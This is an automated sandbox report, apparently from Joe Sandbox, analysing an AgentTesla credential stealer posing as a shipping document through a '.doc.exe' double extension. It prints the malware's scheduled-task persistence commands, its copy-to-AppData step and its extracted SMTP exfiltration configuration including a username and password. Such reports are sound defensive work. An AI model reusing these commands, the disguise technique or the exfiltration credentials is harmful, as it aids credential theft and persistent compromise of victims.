ID: 532732
Sample Name: MV THALASSINI (EX- OCEAN LORD).doc.exe
Cookbook: default.jbs
Time: 16:51:45
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report MV THALASSINI (EX- OCEAN…

Overview


General Information

Sample Name:	MV THALASSINI (EX- OCEAN LORD).doc.exe
Analysis ID:	532732
MD5:	4b70ce8188818a..
SHA1:	1ecffa65239684b..
SHA256:	36db74b3ae7fee8.
Tags:	agenttesla exe
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: Suspicious Double …
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Multi AV Scanner detection for dropp…
- Machine Learning detection for samp…
- Binary or sample is protected by dot…
- Injects a PE file into a foreign proce…
- .NET source code contains very larg…
- Machine Learning detection for dropp…
- Uses an obfuscated file name to hid…
- Queries sensitive network adapter in…

Classification



Process Tree

- **System is w10x64**
- MV THALASSINI (EX- OCEAN LORD).doc.exe (PID: 6652 cmdline: "C:\Users\user\Desktop\MV THALASSINI (EX- OCEAN LORD).doc.exe" MD5: 4B70CE8188818A2AF2012D5873D41427)
  - MV THALASSINI (EX- OCEAN LORD).doc.exe (PID: 6148 cmdline: C:\Users\user\Desktop\MV THALASSINI (EX- OCEAN LORD).doc.exe MD5: 4B70CE8188818A2AF2012D5873D41427)
  - cmd.exe (PID: 5580 cmdline: "cmd" /c schtasks /create /sc minute /mo 1 /tn "Nanias" /tr "'C:\Users\user\AppData\Roaming\fffik\fffik.exe'" /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6736 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - schtasks.exe (PID: 5612 cmdline: schtasks /create /sc minute /mo 1 /tn "Nanias" /tr "'C:\Users\user\AppData\Roaming\fffik\fffik.exe'" /f MD5: 15FF7D8324231381BAD48A052F85DF04)
  - cmd.exe (PID: 5312 cmdline: cmd" /c copy "C:\Users\user\Desktop\MV THALASSINI (EX- OCEAN LORD).doc.exe" "C:\Users\user\AppData\Roaming\fffik\fffik.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 1880 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- fffik.exe (PID: 4808 cmdline: C:\Users\user\AppData\Roaming\fffik\fffik.exe MD5: 4B70CE8188818A2AF2012D5873D41427)
  - fffik.exe (PID: 5272 cmdline: C:\Users\user\AppData\Roaming\fffik\fffik.exe MD5: 4B70CE8188818A2AF2012D5873D41427)
  - cmd.exe (PID: 1184 cmdline: "cmd" /c schtasks /create /sc minute /mo 1 /tn "Nanias" /tr "'C:\Users\user\AppData\Roaming\fffik\fffik.exe'" /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 2584 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - schtasks.exe (PID: 5200 cmdline: schtasks /create /sc minute /mo 1 /tn "Nanias" /tr "'C:\Users\user\AppData\Roaming\fffik\fffik.exe'" /f MD5: 15FF7D8324231381BAD48A052F85DF04)
  - cmd.exe (PID: 5704 cmdline: cmd" /c copy "C:\Users\user\AppData\Roaming\fffik\fffik.exe" "C:\Users\user\AppData\Roaming\fffik\fffik.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 3892 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "zzlogs@gurnarshipping.com",
  "Password": "lSeZyYA0",
  "Host": "smtp.gurnarshipping.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000017.00000000.533476754.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000017.00000000.533476754.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000017.00000000.536332699.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000017.00000000.536332699.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000007.00000000.400927493.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 29 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
23.0.fffik.exe.400000.12.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
23.0.fffik.exe.400000.12.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
23.2.fffik.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
23.2.fffik.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
23.0.fffik.exe.400000.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 35 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Double Extension

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

Binary or sample is protected by dotNetProtector

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion:

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 2 2 1	Scheduled Task/Job 1	Process Injection 1 1 2	Masquerading 1 1	Input Capture 1	Security Software Discovery 2 3 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	E I N C
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Junk Data	E F C
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 5 1	Security Account Manager	Virtualization/Sandbox Evasion 1 5 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	E T L
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 2 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	N D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1 1 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	J D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	F A


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MV THALASSINI (EX- OCEAN LORD).doc.exe	62%	Virustotal		Browse
MV THALASSINI (EX- OCEAN LORD).doc.exe	43%	Metadefender		Browse
MV THALASSINI (EX- OCEAN LORD).doc.exe	62%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
MV THALASSINI (EX- OCEAN LORD).doc.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\fffik\fffik.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\fffik\fffik.exe	62%	Virustotal		Browse
C:\Users\user\AppData\Roaming\fffik\fffik.exe	43%	Metadefender		Browse
C:\Users\user\AppData\Roaming\fffik\fffik.exe	62%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
23.0.fffik.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.MV THALASSINI (EX- OCEAN LORD).doc.exe.400000.11.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.MV THALASSINI (EX- OCEAN LORD).doc.exe.400000.9.unpack	100%	Avira	TR/Spy.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.MV THALASSINI (EX- OCEAN LORD).doc.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
23.0.fffik.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
23.0.fffik.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
23.2.fffik.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
23.0.fffik.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.MV THALASSINI (EX- OCEAN LORD).doc.exe.400000.5.unpack	100%	Avira	TR/Spy.Gen8		Download File
23.0.fffik.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.MV THALASSINI (EX- OCEAN LORD).doc.exe.400000.7.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.MV THALASSINI (EX- OCEAN LORD).doc.exe.400000.13.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://KSLlwF.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532732
Start date:	02.12.2021
Start time:	16:51:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MV THALASSINI (EX- OCEAN LORD).doc.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@22/2@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:53:40	Task Scheduler	Run new task: Nanias path: "C:\Users\user\AppData\Roaming\fffik\fffik.exe"
16:53:46	API Interceptor	420x Sleep call for process: MV THALASSINI (EX- OCEAN LORD).doc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\fffik\fffik.exe	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	915456
Entropy (8bit):	6.078026359267813
Encrypted:	false

C:\Users\user\AppData\Roaming\fffik\fffik.exe	
SSDEEP:	12288:t/jY038PO0YCNkMBPf/WRjLkflW1lagKsPFg:Jsm0YcdfgLkflW1lTFg
MD5:	4B70CE8188818A2AF2012D5873D41427
SHA1:	1ECFFA65239684B2DD8AAD9AF1F492ABAE1ABF9D
SHA-256:	36DB74B3AE7FEE8C2ACB570837C772D62274A96C4767BA01CAB7540942D2788F
SHA-512:	FEE0BB6584F39AF192EC72F59AFA17F40BC18E7F26B0E9D16842765FC2AB76FBF0046CFCE8918109646CA2E420E0700D07CC16C1D18DD8F977D437E045665C0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 62%, Browse • Antivirus: Metadefender, Detection: 43%, Browse • Antivirus: ReversingLabs, Detection: 62%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....V..... .....@.. .....@.....2... ..@.....K.....^R..... ....H.....text..... ....`.rsrc...^R.....T.....@..@.reloc..... .....@..B.....H.....;.....R.....:(.....}....*.~'...~&...r.?.p.{.....(....(....~(...(....*.(....*:.(.....}....*.~'...~&...r.?.p.{.....(....(....~(... (....*2~.....(....*..(....*.*..{....*..{....*:~.....(....*..(.....ee. .... .(..aiY.#....Ai..#....Ai..X(....Ze}....*..{....*:~.....(....*6~.....(....*..{....*..{....*..{....*..{....*..(.....#.....,.#.....,..X(....f.Ye}....*.. {....*..{....*..{....*.~....(....*.~....(....*..

C:\Users\user\AppData\Roaming\fffik\fffik.exe:Zone.Identifier	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.078026359267813
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	MV THALASSINI (EX- OCEAN LORD).doc.exe
File size:	915456
MD5:	4b70ce8188818a2af2012d5873d41427
SHA1:	1ecffa65239684b2dd8aad9af1f492abae1abf9d
SHA256:	36db74b3ae7fee8c2acb570837c772d62274a96c4767ba01cab7540942d2788f
SHA512:	fee0bb6584f39af192ec72f59afa17f40bc18e7f26b0e9d16842765fc2ab76fbf0046cfce8918109646ca2e420e0700d07cc16c1d18dd8f977d437e045665c0e
SSDEEP:	12288:t/jY038PO0YCNkMBPf/WRjLkflW1lagKsPFg:Jsm0YcdfgLkflW1lTFg
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....V..... .....@.. .....@.....2.....@.....

File Icon

Icon Hash:	7cd8d8d8e6eeee66

Static PE Info

General

Entrypoint:	0x47bf0e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619EA6F9 [Wed Nov 24 20:56:25 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x79f14	0x7a000	False	0.605622838755	data	6.72090618067	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x7c000	0x6525e	0x65400	False	0.292563657407	data	4.7662742472	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: MV THALASSINI (EX- OCEAN LORD).doc.exe PID: 6652 Parent PID: 5276

General

Start time:	16:52:44
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\MV THALASSINI (EX- OCEAN LORD).doc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\MV THALASSINI (EX- OCEAN LORD).doc.exe"
Imagebase:	0xb0000
File size:	915456 bytes
MD5 hash:	4B70CE8188818A2AF2012D5873D41427
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.409959224.000000000397A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.409959224.000000000397A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: MV THALASSINI (EX- OCEAN LORD).doc.exe PID: 6148 Parent PID: 6652

General

Start time:	16:53:32
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\MV THALASSINI (EX- OCEAN LORD).doc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\MV THALASSINI (EX- OCEAN LORD).doc.exe
Imagebase:	0xb0000
File size:	915456 bytes
MD5 hash:	4B70CE8188818A2AF2012D5873D41427
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.400927493.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.400927493.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.401381216.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.401381216.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.400525770.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.400525770.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.400110349.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.400110349.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.559754507.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.559754507.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.562297045.0000000003451000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.562297045.0000000003451000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: cmd.exe PID: 5580 Parent PID: 6652

General

Start time:	16:53:36
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd" /c schtasks /create /sc minute /mo 1 /tn "Nanias" /tr "'C:\Users\user\AppData\Roaming\fffik\fffik.exe'" /f
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 5312 Parent PID: 6652

General

Start time:	16:53:36

Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd" /c copy "C:\Users\user\Desktop\MV THALASSINI (EX- OCEAN LORD).doc.exe" "C:\Users\user\AppData\Roaming\fffik\fffik.exe
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 6736 Parent PID: 5580

General

Start time:	16:53:37
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 1880 Parent PID: 5312

General

Start time:	16:53:37
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 5612 Parent PID: 5580

General

Start time:	16:53:38
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /create /sc minute /mo 1 /tn "Nanias" /tr "'C:\Users\user\AppData\Roaming\fffik\fffik.exe'" /f
Imagebase:	0x10000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: fffik.exe PID: 4808 Parent PID: 664

General

Start time:	16:53:40
Start date:	02/12/2021
Path:	C:\Users\user\AppData\Roaming\fffik\fffik.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\fffik\fffik.exe
Imagebase:	0xbb0000
File size:	915456 bytes
MD5 hash:	4B70CE8188818A2AF2012D5873D41427
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.556122543.0000000003DFA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000002.556122543.0000000003DFA000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 62%, Virustotal, Browse • Detection: 43%, Metadefender, Browse • Detection: 62%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: fffik.exe PID: 5272 Parent PID: 4808

General

Start time:	16:54:35
Start date:	02/12/2021
Path:	C:\Users\user\AppData\Roaming\fffik\fffik.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\fffik\fffik.exe
Imagebase:	0xbb0000
File size:	915456 bytes

MD5 hash:	4B70CE8188818A2AF2012D5873D41427
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000017.00000000.533476754.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000017.00000000.533476754.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000017.00000000.536332699.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000017.00000000.536332699.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000017.00000002.561662492.0000000003011000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000017.00000002.561662492.0000000003011000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000017.00000002.559122972.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000017.00000002.559122972.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000017.00000000.534716149.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000017.00000000.534716149.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000017.00000000.535791099.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000017.00000000.535791099.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1184 Parent PID: 4808

General

Start time:	16:54:44
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd" /c schtasks /create /sc minute /mo 1 /tn "Nanias" /tr "'C:\Users\user\AppData\Roaming\fffik\fffik.exe'" /f
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 5704 Parent PID: 4808

General

Start time:	16:54:44
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd" /c copy "C:\Users\user\AppData\Roaming\fffik\fffik.exe" "C:\Users\user\AppData\Roaming\fffik\fffik.exe
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 2584 Parent PID: 1184

General

Start time:	16:54:44
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 3892 Parent PID: 5704

General

Start time:	16:54:44
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 5200 Parent PID: 1184

General

Start time:	16:54:45
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\schtasks.exe

Wow64 process (32bit):	true
Commandline:	schtasks /create /sc minute /mo 1 /tn "Nanias" /tr "'C:\Users\user\AppData\Roaming\fffik\fffik.exe'" /f
